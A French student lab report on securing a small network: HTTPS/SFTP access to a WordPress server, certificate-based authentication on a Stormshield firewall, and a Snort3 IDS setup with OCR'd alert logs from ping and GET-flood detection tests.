
Connexion du LAN A au serveur Web B en HTTPS (distant)

Pour ces étapes nous avons fait des choix de configurations assez drastiques : le service FTP ne sera utilisé que par l'utilisateur Anonymous dans un cadre de lecture seule, tandis que le SFTP est réservé aux utilisateurs enregistrés pour des actions de lecture/écriture.


Pour l'HTTPS il suffit d'utiliser les commandes "a2enmod & a2ensite" pour activer le service (on utilise ici les clés auto-signées pré-définies).

La politique de filtrage n'autorise que les connexions FTP/SFTP & HTTP/HTTPS depuis l'extérieur sur l'@IP virtuelle du serveur FTP/Web.

NB : il a été nécessaire d'autoriser aussi le protocole SSH dans le filtrage pour pouvoir accéder au SFTP depuis l'extérieur. Ce détail nous a fait rencontrer beaucoup de difficulté puisque le firewall n'autorise pas SSH avec les port par défauts "ftps & ftps-data (ports 990 & 989).



Page d'accueil du CMS



Page d'administration du CMS

Pour le CMS nous avons fait le choix d'utiliser Wordpress, le leader dans ce domaine et opensource. Afin que le site soit accessible de l'internet mais aussi du LAN nous avons créer 2 Virtual Hosts sur Apache2, l'un écoutant sur l'@IP du LAN et l'autre sur l'@IP de son interface WAN.

D'une manière plus générale afin qu'aucun avertissement de certificat ne soit levée nous avons défini le CN du certificat sur un FQDN. Nous avons renseigné dans le fichier /etc/hosts de chaque client la correspondance entre l'@IP du CMS (selon où se situe le client) et sont FQDN. Ainsi plus aucune erreur ne sera levée pour un "BAD_CERT_DOMAIN".

Tâche 4 Authentification transparent par certificat SSL

Liste des personnes impliquées avec pourcentage de répartition

HIRSCH Matéo 50%
ECOTIERE Léo 50%


2x6h=12
heure-homme

Estimation du temps passé sur cette tâche en heure-homme : 10h

Objectif : Mettre en place une authentification transparente pour les utilisateurs

Les firewalls implémentent plusieurs méthodes d'authentification qui peuvent être classées en deux catégories :

- Les méthodes explicites via le portail captif : l'utilisateur est redirigé vers le portail captif pour saisir un couple identifiant/mot de passe.
- Les méthodes implicites (transparentes) : l'authentification est transparente vis-à-vis de l'utilisateur qui n'a pas besoin de saisir son couple identifiant/mot de passe explicitement pour accéder au réseau.



Sous-tâches	Evaluation prof
Création d'une autorité racine -> ok	100%
Activer l'authentification par certificat SSL -> ok	100%
Importez le certificat dans le navigateur -> ok	100%
Testez votre configuration -> ok	100%

Rapport

(Expliquez votre démarche, insérez les captures d'écran de votre configuration, de vos tests, etc.)

Applications Emplacements Système

SN210W17C2194A7@10.0.0.254 Administration - Mozilla Firefox

SN210W17C2194A7@10.0.0.254

admin

Lecture/Ecriture

Accès restreint aux logs

STORMSHIELD SN210W

3.11.20

Aidez-nous à améliorer l'application | Téléchargez SN Real-Time Monitor

CONFIGURATION

cert

CERTIFICATS ET PKI

Rechercher...

Filtre : Tous

Ajouter

Supprimer

Actions

Téléchargement

Vérifier l'utilisation

DETAILS

Certificats

Sélectionnez un certificat ou filtrez la liste en utilisant la barre de recherche.

OBJETS RÉSEAU

UTILISATEURS ET GROUPES

LOGS - JOURNAUX D'AUDIT

SUPERVISION

SN210W17C2194A7...

tp@rt-mob: ~

Résumé de la CA et des certificats

Applications Emplacements Système

SN210W17C2194A7@10.0.0.254 Administration - Mozilla Firefox

SN210W17C2194A7@10.0.0.254

admin

Lecture/Ecriture

Accès restreint aux logs

STORMSHIELD SN210W

3.11.20

Aidez-nous à améliorer l'application | Téléchargez SN Real-Time Monitor

CONFIGURATION

auth

AUTHENTIFICATION

METHODES DISPONIBLES

POLITIQUE D'AUTHENTIFICATION

PORTAIL CAPTIF

PROFILS DU PORTAIL CAPTIF

Recherche par utilisateur...

Nouvelle règle

Supprimer

Monter

Descendre

Couper

Copier

Coller

	État	Source	Méthodes (évaluées par ordre)	Commentaire
1	Activé	Any user@sae.sae in	1 SSL 2 Méthode par défaut	

Méthode par défaut

Méthode à utiliser si aucune règle ne peut être appliquée: SSL

Objets multi-utilisateur

Définissez les objets réseau autorisant plusieurs authentifications sur une même adresse IP

Attention : la méthode Agent SSO ne supporte pas l'authentification multi-utilisateur.

Rechercher...

Ajouter

Supprimer

Réseau


Appliquer

Annuler


SN210W17C2194A7...

tp@rt-mob: ~

Authentification définie sur le paramètre SSL avec règle d'authentification



Résumé du certificat utilisateur renseigné dans le navigateur client



Présence du certificat de la CA dans le navigateur client

A présent l'utilisateur peut accéder à tout les sites et services réglementés par le portail captif. Par exemple des sites web, des connexions SSH/FTP, ou encore un simple ping.

Tâche 5 Mettre en place un IDS et le tester

Liste des personnes impliquées avec pourcentage de répartition

HIRSCH Matéo 50%
ECOTIERE Léo 50%

9h/pers = 18
heures-hommes

Estimation du temps passé sur cette tâche en heure-homme : 20h

Objectif : Installation et configuration de Snort

Vous devrez être capable de détecter les évènements suivants :

- Tentative de connexion SSH sur vos serveurs depuis l'extérieur
- Attaque DoS sur votre serveur Web avec des GET requests
- Détection des URIs non-normalisées
- Détection d'un login raté sur le serveur FTP
- Détection d'une attaque DoS avec TCP SYN
- Détection de paquets fragmentés de taille < 500 ou > 2000

Sous-tâches

Installation de Snort -> ok
Création des règles -> ok
Test des règles -> ok

Evaluation prof

100%
100%
100%

Rapport

(Expliquez votre démarche, le format d'une règle, écrivez vos règles, insérez les captures d'écran des résultats de détection de Snort, etc.)

```
root@rt-mob16:~/snort_src/snort3-master/build/src# nano /etc/systemd/system/snort3-nic.service
root@rt-mob16:~/snort_src/snort3-master/build/src# systemctl enable --now snort3-nic.service
root@rt-mob16:~/snort_src/snort3-master/build/src# systemctl status snort3-nic.service
● snort3-nic.service - Set Snort 3 NIC in promiscuous mod and Disable GRO, LRO on boot
   Loaded: loaded (/etc/systemd/system/snort3-nic.service; enabled; vendor preset: enabled)
   Active: active (exited) since Wed 2023-05-24 14:29:44 CEST; 17s ago
     Process: 61526 ExecStart=/sbin/ip link set dev enp1s0 promisc on (code=exited, status=0/SUCCESS)
     Process: 61534 ExecStart=/sbin/ethtool -K enp1s0 gro off lro off (code=exited, status=0/SUCCESS)
    Main PID: 61534 (code=exited, status=0/SUCCESS)

mai 24 14:29:44 rt-mob16 systemd[1]: Starting Set Snort 3 NIC in promiscuous mod and Disable GRO, LRO on boot...
mai 24 14:29:44 rt-mob16 ethtool[61534]: Cannot change large-receive-offload
mai 24 14:29:44 rt-mob16 systemd[1]: Finished Set Snort 3 NIC in promiscuous mod and Disable GRO, LRO on boot.
root@rt-mob16:~/snort_src/snort3-master/build/src#
```

Snort3 configuré et opérationnel

SAÉ Cyber 4.0 Sécurisation d'un SI

```
root@rt-mob16: ~/snort_src/snort3-master/build/src

Fichier  Édition  Affichage  Rechercher  Terminal  Onglets  Aide

root@rt-mob16: ~/snort_src/snort3-master/build/src
x
rt@rt-mob16: ~

to server: 71
to client: 48
-----
search engine (ac bnfa)
instances: 340
patterns: 10724
pattern chars: 17487
num states: 122936
num match states: 10484
memory scale: MB
total memory: 3.67728
pattern memory: 0.575203
match list memory: 1.3313
transition memory: 1.72921
fast pattern only: 7167
appid: MaxRSS diff: 3348
appid: patterns loaded: 300
-----
pcap DAO configured to passive.
Commencing packet processing
++ [0] enpl50
05/24-14:48:26.514813 ** [116:414:1] "(ip4v) IPv4 packet to broadcast dest address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
05/24-14:48:26.514813 ** [116:408:1] "(ip4v) IPv4 packet from 'current net' source address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
05/24-14:48:27.959992 ** [136:11] "PROTOCOL-ICMP PING Unix" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:27.959992 ** [1384:8] "PROTOCOL-ICMP PING" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:28.960148 ** [136:11] "PROTOCOL-ICMP PING Unix" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:28.960148 ** [1384:8] "PROTOCOL-ICMP PING" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:29.659632 ** [116:414:1] "(ip4v) IPv4 packet to broadcast dest address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
05/24-14:48:29.659632 ** [116:408:1] "(ip4v) IPv4 packet from 'current net' source address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
05/24-14:48:29.962564 ** [136:11] "PROTOCOL-ICMP PING Unix" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:29.962564 ** [1384:8] "PROTOCOL-ICMP PING" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:30.963448 ** [136:11] "PROTOCOL-ICMP PING Unix" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:30.963448 ** [1384:8] "PROTOCOL-ICMP PING" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:31.965087 ** [136:11] "PROTOCOL-ICMP PING Unix" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:31.965087 ** [1384:8] "PROTOCOL-ICMP PING" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:32.967871 ** [136:11] "PROTOCOL-ICMP PING Unix" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:32.967871 ** [1384:8] "PROTOCOL-ICMP PING" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:32.967871 ** [112:11] "(arp spoof) unicast ARP request" ** [Priority: 3] (ARP) ->
05/24-14:48:33.686020 ** [116:414:1] "(ip4v) IPv4 packet to broadcast dest address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
05/24-14:48:33.686020 ** [116:408:1] "(ip4v) IPv4 packet from 'current net' source address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
05/24-14:48:33.969132 ** [136:11] "PROTOCOL-ICMP PING Unix" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:33.969132 ** [1384:8] "PROTOCOL-ICMP PING" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:34.971317 ** [116:414:1] "(ip4v) IPv4 packet to broadcast dest address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
05/24-14:48:34.971317 ** [1384:8] "PROTOCOL-ICMP PING" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:35.972239 ** [136:11] "PROTOCOL-ICMP PING Unix" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:35.972239 ** [1384:8] "PROTOCOL-ICMP PING" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:36.973125 ** [116:414:1] "(ip4v) IPv4 packet to broadcast dest address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
05/24-14:48:36.973125 ** [1384:8] "PROTOCOL-ICMP PING" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:36.974383 ** [1384:8] "PROTOCOL-ICMP PING" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:36.974383 ** [1384:8] "PROTOCOL-ICMP PING" ** [Classification: Misc activity] [Priority: 3] (ICMP) 87.10.10.20 -> 87.10.10.100
05/24-14:48:44.519655 ** [116:414:1] "(ip4v) IPv4 packet to broadcast dest address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
05/24-14:48:44.519655 ** [116:408:1] "(ip4v) IPv4 packet from 'current net' source address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
05/24-14:48:47.818779 ** [116:414:1] "(ip4v) IPv4 packet to broadcast dest address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
05/24-14:48:47.818779 ** [116:408:1] "(ip4v) IPv4 packet from 'current net' source address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
05/24-14:48:51.851618 ** [116:414:1] "(ip4v) IPv4 packet to broadcast dest address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
05/24-14:48:51.851618 ** [116:408:1] "(ip4v) IPv4 packet from 'current net' source address" ** [Priority: 3] (UDP) 0.0.0.0:68 -> 255.255.255.255:67
```

Alerte trafic ICMP sur Snort3

```
root@rt-mob16: ~/snort_src/snort3-master/build/src

Fichier  Édition  Affichage  Rechercher  Terminal  Aide

05/25-09:40:48.462538 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52252 -> 87.10.10.11:80
05/25-09:40:48.507051 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52266 -> 87.10.10.11:80
05/25-09:40:48.531853 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52278 -> 87.10.10.11:80
05/25-09:40:48.559225 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52278 -> 87.10.10.11:80
05/25-09:40:48.635972 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52282 -> 87.10.10.11:80
05/25-09:40:48.687626 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52284 -> 87.10.10.11:80
05/25-09:40:48.735068 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52294 -> 87.10.10.11:80
05/25-09:40:48.783312 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52296 -> 87.10.10.11:80
05/25-09:40:48.819604 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52300 -> 87.10.10.11:80
05/25-09:40:48.863886 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52308 -> 87.10.10.11:80
05/25-09:40:48.963146 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52316 -> 87.10.10.11:80
05/25-09:40:48.947570 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52320 -> 87.10.10.11:80
05/25-09:40:48.991136 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52324 -> 87.10.10.11:80
05/25-09:40:48.935128 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52338 -> 87.10.10.11:80
05/25-09:40:48.975125 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52340 -> 87.10.10.11:80
05/25-09:40:48.9264251 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52346 -> 87.10.10.11:80
05/25-09:40:48.911532 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52352 -> 87.10.10.11:80
05/25-09:40:48.9159175 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52364 -> 87.10.10.11:80
05/25-09:40:48.911162 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52380 -> 87.10.10.11:80
05/25-09:40:48.947184 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52436 -> 87.10.10.11:80
05/25-09:40:48.9495178 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52438 -> 87.10.10.11:80
05/25-09:40:48.939667 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52450 -> 87.10.10.11:80
05/25-09:40:48.938302 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52460 -> 87.10.10.11:80
05/25-09:40:48.919210 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52470 -> 87.10.10.11:80
05/25-09:40:48.959227 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52474 -> 87.10.10.11:80
05/25-09:40:48.957006 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52490 -> 87.10.10.11:80
05/25-09:40:48.731229 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52498 -> 87.10.10.11:80
05/25-09:40:48.769244 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52508 -> 87.10.10.11:80
05/25-09:40:48.883258 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52522 -> 87.10.10.11:80
05/25-09:40:48.934757 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52526 -> 87.10.10.11:80
05/25-09:40:48.807728 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52534 -> 87.10.10.11:80
05/25-09:40:48.902856 ** [1:1000000:0] "DDOS loading..." ** [Priority: 0] (TCP) 87.10.10.20:52536 -> 87.10.10.11:80
